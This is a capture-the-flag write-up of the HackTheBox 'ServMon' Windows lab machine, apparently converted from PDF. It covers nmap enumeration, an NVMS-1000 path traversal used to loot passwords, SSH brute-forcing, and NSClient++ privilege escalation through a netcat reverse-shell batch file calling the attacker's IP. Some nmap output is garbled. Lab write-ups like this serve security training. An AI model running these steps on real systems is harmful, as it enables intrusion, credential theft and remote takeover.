

Contents

1	Info	rmation	A			1
1	1.1	Box			[]	1
2	Writ	te-up				2
	2.1	Overview		·		2
	2.2	Network Enumeration		·		2
	2.3	Network reconnaissance: FTP		· · · · · · .	!	5
	2.4	Network reconnaissance: HTTP	/.\.		!	5
		2.4.1 NSClient++				7
		2.4.2 NVMS-1000	<i>.</i>		₩. ·	7
	2.5	Network reconnaissance: SMB		· · · · · · · · · · · · · · · · · · ·	1	9
	2.6	Network reconnaissance: FTP (let's go back)			9	9
	2.7	Network reconnaissance: HTTP (let's go back)			10	0
	2.8	Network exploitation: SSH		<u>, </u>	12	2
	2.9	Elevation of privilege through NSClient++: Nadine to	NT Authority\	SYSTEM	13	3

1 Information

READ THE WU ONLINE: https://rawsec.ml/en/hackthebox-servmon-write-up/

1.1 Box

• Name: ServMon

• Profile: www.hackthebox.eu

Difficulty: EasyOS: WindowsPoints: 20




Figure 1.1: servmon

2 Write-up

2.1 Overview

TL;DR: We have to find some hints in a FTP, finds creds through a Path Traversal in NVMS-1000 and gain a low privilege shell, then we EoP via NSClient++ to get admin RCE.

Install tools used in this WU on BlackArch Linux:

```
$ sudo pacman -S nmap exploitdb smbclient filezilla dos2unix curl metasploit
```

2.2 Network Enumeration

Let's start with a nmap scan to find open ports and identify services:

```
$ sudo nmap -sSVC -p- 10.10.10.184 -oA nmap_full
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-11 15:56 CEST
Nmap scan report for 10.10.10.184
Host is up (0.020s latency).
Not shown: 65517 closed ports
PORT
         STATE SERVICE
                             VERSION
21/tcp
         open ftp
                             Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_01-18-20 12:05PM
ftp-syst:
___SYST: Windows_NT
22/tcp
         open ssh
                             OpenSSH for_Windows_7.7 (protocol 2.0)
ssh-hostkey:
   2048 b9:89:04:ae:b6:26:07:3f:61:89:75:cf:10:29:28:83 (RSA)
   256 71:4e:6c:c0:d3:6e:57:4f:06:b8:95:3d:c7:75:57:53 (ECDSA)
  256 15:38:bd:75:06:71:67:7a:01:17:9c:5c:ed:4c:de:0e (ED25519)
80/tcp
         open http
 fingerprint-strings:
   GetRequest, HTTPOptions, RTSPRequest:
     HTTP/1.1 200 OK
     Content-type: text/html
     Content-Length: 340
```

```
AuthInfo:
     <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"</pre>
    "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
     <html xmlns="http://www.w3.org/1999/xhtml">
     <head>
     <title></title>
     <script type="text/javascript">
     window.location.href = "Pages/login.htm";
     </head>
     <body>
     </body>
      </html>
   NULL:
     HTTP/1.1 408 Request Timeout
     Content-type: text/html
     Content-Length: 0
     Connection: close
     AuthInfo:
_http-title: Site doesn't have a title (text/html).
                             Microsoft Windows RPC
135/tcp
         open msrpc
         open netbios-ssn Microsoft Windows netbios-ssn
139/tcp
         open microsoft-ds?
445/tcp
5040/tcp open unknown
5666/tcp open tcpwrapped
6063/tcp open x11?
6699/tcp open napster?
8443/tcp open ssl/https-alt
 fingerprint-strings:
   FourOhFourRequest, HTTPOptions, RTSPRequest, SIPOptions:
     HTTP/1.1 404
     Content-Length: 18
     Document not found
   GetRequest:
     Content-Length: 0
     Location: /index.html
     workers
     jobs
     submitted
     errors
     threads
     ini"}}]}
 ssl-cert: Subject: commonName=localhost
 Not valid before: 2020-01-14T13:24:20
 _Not valid after: 2021-01-13T13:24:20
|_ssl-date: TLS randomness does not represent time
49664/tcp open msrpc
                             Microsoft Windows RPC
49665/tcp open msrpc
                             Microsoft Windows RPC
49666/tcp open
                             Microsoft Windows RPC
               msrpc
                             Microsoft Windows RPC
49667/tcp open
               msrpc
                             Microsoft Windows RPC
49668/tcp open msrpc
                             Microsoft Windows RPC
49669/tcp open msrpc
```

```
49670/tcp open msrpc
                                                              Microsoft Windows RPC
2 services unrecognized despite returning data. If you know the service/version, please submit
        the following fingerprints at https://nmap.org/cgi-bin/submit.cgi?new-service :
========NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)=========
SF-Port80-TCP:V=7.80%I=7%D=6/11%Time=5EE2385B%P=x86_64-unknown-linux-gnu%r
SF:(NULL,6B,"HTTP/1\.1\x20408\x20Request\x20Timeout\r\nContent-type:\x20te
SF:xt/html\r\nContent-Length:\x200\r\nConnection:\x20close\r\nAuthInfo:\x2
SF:0\r\n\r\n")%r(GetRequest,1B4,"HTTP/1\.1\x20200\x200K\r\nContent-type:\x
SF:20text/html\r\nContent-Length:\x20340\r\nConnection:\x20close\r\nAuthIn
SF:fo:\x20\r\n\r\n\xef\xbb\xbf<!DOCTYPE\x20html\x20PUBLIC\x20\"-//W3C//DTD
SF:\x20XHTML\x201\.0\x20Transitional//EN\"\x20\"http://www\.w3\.org/TR/xht
SF:ml1/DTD/xhtml1-transitional\.dtd\">\r\n\r\n<html\x20xmlns=\"http://www\
SF:.w3\.org/1999/xhtml\">\r\n<head>\r\n\x20\x20\x20\x20<title></title>\r\n
SF:\x20\x20\x20\x20<script\x20type=\"text/javascript\">\r\n\x20\x20\x20\x2
SF:0\x20\x20\x20\x20window\.location\.href\x20=\x20\"Pages/login\.htm\";\r
SF:\n\x20\x20\x20\x20</script>\r\n</head>\r\n<body>\r\n</body>\r\n</html>\
SF:r\n")%r(HTTPOptions,1B4,"HTTP/1\.1\x20200\x200K\r\nContent-type:\x20tex
SF:t/html\r\nContent-Length:\x20340\r\nConnection:\x20close\r\nAuthInfo:\x
SF:20\r\n\r\n\xef\xbb\xbf<!DOCTYPE\x20html\x20PUBLIC\x20\"-//W3C//DTD\x20X
SF:HTML\x201\.0\x20Transitional//EN\"\x20\"http://www\.w3\.org/TR/xhtml1/D
SF:TD/xhtml1-transitional\.dtd\">\r\n\r\n<html\x20xmlns=\"http://www\.w3\.
SF:org/1999/xhtml\">\r\n<head>\r\n\x20\x20\x20\x20<title></title>\r\n\x20\
SF:x20\x20\x20<script\x20type=\"text/javascript\">\r\n\x20\x20\x20\x20\x20
SF:\x20\x20\x20window\.location\.href\x20=\x20\"Pages/login\.htm\";\r\n\x2
SF:0\x20\x20\x20</script>\r\n</head>\r\n<body>\r\n</body>\r\n</html>\r\n")
SF:%r(RTSPRequest,1B4,"HTTP/1\.1\x20200\x200K\r\nContent-type:\x20text/htm
SF:l\r\nContent-Length:\x20340\r\nConnection:\x20close\r\nAuthInfo:\x20\r\
SF:n\r\n\xef\xbb\xbf<!DOCTYPE\x20html\x20PUBLIC\x20\"-//W3C//DTD\x20XHTML\
SF:x201\.0\x20Transitional//EN\"\x20\"http://www\.w3\.org/TR/xhtml1/DTD/xh
SF:tml1-transitional\.dtd\">\r\n\r\n<html\x20xmlns=\"http://www\.w3\.org/1
SF:999/xhtml\">\r\n<head>\r\n\x20\x20\x20<title></title>\r\n\x20\x20\x
SF:20\x20<script\x20type=\"text/javascript\">\r\n\x20\x20\x20\x20\x20\x20\x20\
SF:x20\x20window\.location\.href\x20=\x20\"Pages/login\.htm\";\r\n\x20\x20
SF:\x20\x20</script>\r\n</head>\r\n<body>\r\n</body>\r\n</html>\r\n");
========NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==========
SF-Port8443-TCP:V=7.80%T=SSL%I=7%D=6/11%Time=5EE23864%P=x86_64-unknown-lin
SF:ux-gnu%r(GetRequest,AE,"HTTP/1\.1\x20302\r\nContent-Length:\x200\r\nLoc
SF:0\0\0\0\0\0\0\0\x12\x02\x18\0\x1aE\n\x07workers\x12\x0b\n\x04jobs\x12
SF: \x03\x18\xc0\x03\x12\x10\n\tsubmitted\x12\x03\x18\xbf\x03\x12\x0c\n\x06
SF:errors\x12\x02\x18\0\x12\r\n\x07threads\x12\x02\x18\x01\0ini\"}}\]}\0\0
SF:\0")%r(HTTPOptions,36,"HTTP/1\.1\x20404\r\nContent-Length:\x2018\r\n\r\
SF:nDocument\x20not\x20found")%r(FourOhFourRequest,36,"HTTP/1\.1\x20404\r\
SF:nContent-Length:\x2018\r\n\r\nDocument\x20not\x20found")%r(RTSPRequest,
SF:36, "HTTP/1\.1\x20404\r\nContent-Length:\x2018\r\n\r\nDocument\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20not\x20n
SF: 0 found") \\ %r(SIPOptions, 36, "HTTP/1\.1\x20404\r\nContent-Length: \x2018\r\nContent-Length: \x2018\r\nContent-Leng
SF:\r\nDocument\x20not\x20found");
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:
|_clock-skew: 4m15s
   smb2-security-mode:
```

```
|_ Message signing enabled but not required
| smb2-time:
| date: 2020-06-11T14:04:39
|_ start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 235.93 seconds
```

We want to look at FTP (21), Web servers (80 & 8443) and Samba (139,445) first.

2.3 Network reconnaissance: FTP

Nmap told us it was possible to connect to FTP anonymously but found nothing to list so let's try ourselves:

But there is nothing (or I thought so).

2.4 Network reconnaissance: HTTP

• port 80: NVMS-1000 http://10.10.10.184/Pages/login.htm




Figure 2.1: NVMS-1000

port 8443: NSClient++ https://10.10.10.184:8443/index.html




Figure 2.2: NSClient++

Both services are asking for credentials but we have none yet. Let's see if they are vulnerable in a first place.

2.4.1 NSClient++

Let's look for a NSClient++ exploit:

Hypothesis:

Once we have a low privileged shell it will be possible to run a command (nscp web -- password --display) or read the config of NSClient++ to retrieve a user password. Usually NSClient++ run as privileged user so with an app user we could create some tasks that will be run by the app daemon and gain more privileges.

2.4.2 NVMS-1000

Let's look for a NVMS-1000 exploit:

So let's see if the directory traversal works, I have to use dos2unix to convert CRLF to LF (Windows to Linux).

It failed but maybe because C:\windows\win.ini doesn't exist. Let's try with something more reliable like the host file.

```
<errorCode>536870934</errorCode>
</response>
```

It's a false positive occurring when there isn't an file extension. (At first glance it's seems the exploit is not working or the server is not vulnerable).

2.5 Network reconnaissance: SMB

From Nmap script it's it is SMBv2 but we can't list any shares:

```
$ smbclient -L 10.10.10.184 -N session setup failed: NT_STATUS_ACCESS_DENIED
```

As I said in Nest - Write-up - HackTheBox,

CrackMapExec, smb-enum-shares.nse and enum4linux don't find any shares because they support only SMB v1 that is disabled.

But smbclient and msf modules works. So let's start metasploit console (msfconsole).

MSF can't list shares either. Let's verify it is supporting SMBv2:

2.6 Network reconnaissance: FTP (let's go back)

As we saw earlier with ftp CLI we didn't see anything. But I tried again with FileZilla and saw two folders this time, with a file in each:

- Nadine/Confidential.txt
- Nathan/Notes to do.txt

Confidential.txt

```
Nathan,

I left your Passwords.txt file on your Desktop. Please remove this once you have edited it

yourself and place it back into the secure folder.

Regards

Nadine
```

Notes to do.txt

```
    Change the password for NVMS - Complete
    Lock down the NSClient Access - Complete
    Upload the passwords
    Remove public access to NVMS
    Place the secret files in SharePoint
```

2.7 Network reconnaissance: HTTP (let's go back)

Let's use NVMS-1000 path traversal again but this time with: Users/Nathan/Desktop/Passwords.txt thanks to the information we got on the FTP.

```
$ cat /usr/share/exploitdb/exploits/hardware/webapps/48311.py | dos2unix -c iso -q | python2 -
          http://10.10.10.184/ Users/Nathan/Desktop/Passwords.txt passwords.txt
dos2unix: active code page: 0
Host not vulnerable to Directory Traversal!
```

No file but we are sure it's here. This exploit looks bad so it may be broken.

With curl no result either:

But with metasploit we get the file (WTF):

```
msf5 > search NVMS
Matching Modules
   # Name
                                                 Disclosure Date Rank
                                                                          Check Description
                                                                                 TVT NVMS-1000
  0 auxiliary/scanner/http/tvt_nvms_traversal 2019-12-12
                                                                  normal No
  Directory Traversal
msf5 > use 0
msf5 auxiliary(scanner/http/tvt_nvms_traversal) > options
Module options (auxiliary/scanner/http/tvt_nvms_traversal):
             Current Setting
                               Required Description
  DEPTH
             13
                                          Depth for Path Traversal
             /windows/win.ini
   FILEPATH
                                          The path to the file to read
  Proxies
                                          A proxy chain of format
   type:host:port[,type:host:port][...]
  RHOSTS
                                          The target host(s), range CIDR identifier, or hosts
   file with syntax 'file:<path>'
                                          The target port (TCP)
  RPORT
                                ves
              false
                                          Negotiate SSL/TLS for outgoing connections
   TARGETURI
                                          The base URI path of nvms
                                yes
                                          The number of concurrent threads (max one per host)
  THREADS
                                yes
                                          HTTP server virtual host
msf5 auxiliary(scanner/http/tvt_nvms_traversal) > set RHOSTS 10.10.10.184
RHOSTS => 10.10.10.184
msf5 auxiliary(scanner/http/tvt_nvms_traversal) > set FILEPATH
    /Users/Nathan/Desktop/Passwords.txt
FILEPATH => /Users/Nathan/Desktop/Passwords.txt
msf5 auxiliary(scanner/http/tvt_nvms_traversal) > run
[+] 10.10.10.184:80 - Downloaded 156 bytes
[+] File saved in:
    /home/noraj/.msf4/loot/20200611175532_default_10.10.10.184_nvms.traversal_675310.txt
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/http/tvt_nvms_traversal)
$ cat /home/noraj/.msf4/loot/20200611175532_default_10.10.10.184_nvms.traversal_675310.txt
1nsp3ctTh3Way2Mars!
Th3r34r3To0M4nyTrait0r5!
B3WithM30r4ga1n5tMe
L1k3B1gBut7s@W0rk
0nly7h3y0unGWi11F0l10w
IfH3s4b0Utg0t0H1sH0me
```

Gr4etN3w5w17hMySk1Pa5\$

2.8 Network exploitation: SSH

With the looted passwords let's bruteforce SSH for the users nadine and nathan by using a metasploit module.

```
msf5 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 10.10.10.184
RHOSTS => 10.10.10.184
msf5 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE
   /home/noraj/.msf4/loot/20200611175532_default_10.10.10.184_nvms.traversal_675310.txt
PASS_FILE =>
   /home/noraj/.msf4/loot/20200611175532_default_10.10.10.184_nvms.traversal_675310.txt
msf5 auxiliary(scanner/ssh/ssh_login) > set USER_FILE
   /home/noraj/CTF/HackTheBox/machines/ServMon/usernames.txt
USER_FILE => /home/noraj/CTF/HackTheBox/machines/ServMon/usernames.txt
msf5 auxiliary(scanner/ssh/ssh_login) > run
[+] 10.10.10.184:22 - Success: 'nadine:L1k3B1gBut7s@WOrk' ''id' is not recognized as an
    internal or external command, operable program or batch file. '
[*] Command shell session 1 opened (10.10.15.26:45331 -> 10.10.10.184:22) at 2020-06-11
[-] 10.10.10.184:22 - While a session may have opened, it may be bugged. If you experience
   issues with it, re-run this module with 'set gatherproof off'. Also consider submitting
   an issue at github.com/rapid7/metasploit-framework with device details so it can be
   handled in the future.
[*] Scanned 1 of 1 hosts (100% complete)
   Auxiliary module execution completed
```

So a valid set of credentials was nadine: L1k3B1gBut7s@W0rk.

metasploit automatically opened us a session but with cmd.exe. But I prefer to have a powershell shell.

```
$ ssh nadine@10.10.10.184 powershell.exe
nadine@10.10.10.184's password:
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\Nadine>
```

Let's get our user flag:

PS C:\Users\Nadine> gc Desktop\user.txt f9dc9b5ab530d6d295219c156662c3c9

2.9 Elevation of privilege through NSClient++: Nadine to NT Authority\SYSTEM


Remember of the hypothesis I made about NSClient++. Let's read EDB-ID 46802 again.

We can use the CLI tool to display the password:

```
PS C:\Users\Nadine> cd "C:\Program Files\NSClient++"
PS C:\Program Files\NSClient++> .\nscp web -- password --display
Current password: ew2x6SsGTxjRwXOT
```

By trying to login with the password at https://10.10.10.184:8443/index.html we are denied.

Sign in to use NSClient++



But if we read the config file gc "c:\program files\nsclient++\nsclient.ini" we can see something.

```
# If you want to fill this file with all available options run the following command:
# nscp settings --generate --add-defaults --load-all
# If you want to activate a module and bring in all its options use:
# nscp settings --activate-module <MODULE NAME> --add-defaults
# For details run: nscp settings --help
```

```
in flight - TODO
[/settings/default]
; in flight - TODO
[/settings/NRPE/server]
ssl options = no-sslv2,no-sslv3
insecure = false
; in flight - TODO
[/modules]
```

```
CheckExternalScripts = enabled

; Script wrappings - A list of templates for defining script commands. Enter any command line here and they will be expanded by scripts placed under the wrapped scripts section.

%SCRIPT% will be replaced by the actual script an %ARGS% will be replaced by any given arguments.

[/settings/external scripts/wrappings]

; Batch file - Command used for executing wrapped batch files bat = scripts\\%SCRIPT% %ARGS%

; Visual basic script - Command line used for wrapped vbs scripts vbs = cscript.exe //T:30 //NoLogo scripts\\lib\\wrapper.vbs %SCRIPT% %ARGS%

; POWERSHELL WRAPPING - Command line used for executing wrapped ps1 (powershell) scripts ps1 = cmd /c echo If (-Not (Test-Path "scripts\%SCRIPT%") ) { Write-Host "UNKNOWN: Script "%SCRIPT%" not found."; exit(3) }; scripts\%SCRIPT% $ARGS$; exit($lastexitcode) | powershell.exe /noprofile -command -

; External scripts - A list of scripts available to run from the CheckExternalScripts module. Syntax is: `command=script arguments`

[/settings/external scripts/scripts]

; Schedules - Section for the Scheduler module.

[/settings/scheduler/schedules]

; Undocumented key foobar = command = foobar

; External script settings - General settings for the external scripts module (CheckExternalScripts).

[/settings/external scripts]

allow arguments = true
```

allowed hosts = 127.0.0.1 tells us we can authenticate only from localhost.

But as we have an SSH access we can do some local port forwarding (you can read about this technique on my article about pivoting).

```
$ ssh nadine@10.10.10.184 -L 127.0.0.1:9999:127.0.0.1:8443 -N
```

We map the local port 8443 on ServMon machine to local port 9999 on our machine.

Now we should be able to authenticate at https://127.0.0.1:9999/with password ew2x6SsGTxjRwXOT.

Now the exploit tell us to enable some modules:

- CheckExternalScripts
- Scheduler

Now let's prepare our backdoor script: noraj.bat

```
@echo off
c:\temp\nc.exe 10.10.15.26 8888 -e cmd.exe
```

We can try to download the bat script with Certutil and a local HTTP server.

```
$ python -m http.server --bind 10.10.15.26
```

But that's a failure:

We can't download our script because it's blocked by an AV. So let's create is on the server directly.

```
PS C:\temp> echo "@echo off" > noraj.bat
PS C:\temp> echo "c:\temp\nc.exe 10.10.15.26 8888 -e cmd.exe" >> noraj.bat
PS C:\temp> gc noraj.bat
@echo off
c:\temp\nc.exe 10.10.15.26 8888 -e cmd.exe
```

I tried to download nc.exe with certutils but it was blocked by the AV too.

So I downloaded it via scp:

```
$ scp nc.exe nadine@10.10.10.184:/temp/nc.exe
```

I tried to create the RCE via the webUI as in the exploit but wasn't successful.

- https://127.0.0.1:9999/index.html#/settings/settings/external%20scripts/scripts
- https://127.0.0.1:9999/index.html#/settings/settings/scheduler/schedules

So instead I created the task via the API:

And finally got a privileged shell:

```
$ nc -nlp 8888
Microsoft Windows [Version 10.0.18363.752]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Program Files\NSClient++>whoami
nt authority\system

C:\Program Files\NSClient++>type c:\users\administrator\desktop\root.txt
72c07cb24f21e63a855346edcd0816cb
```

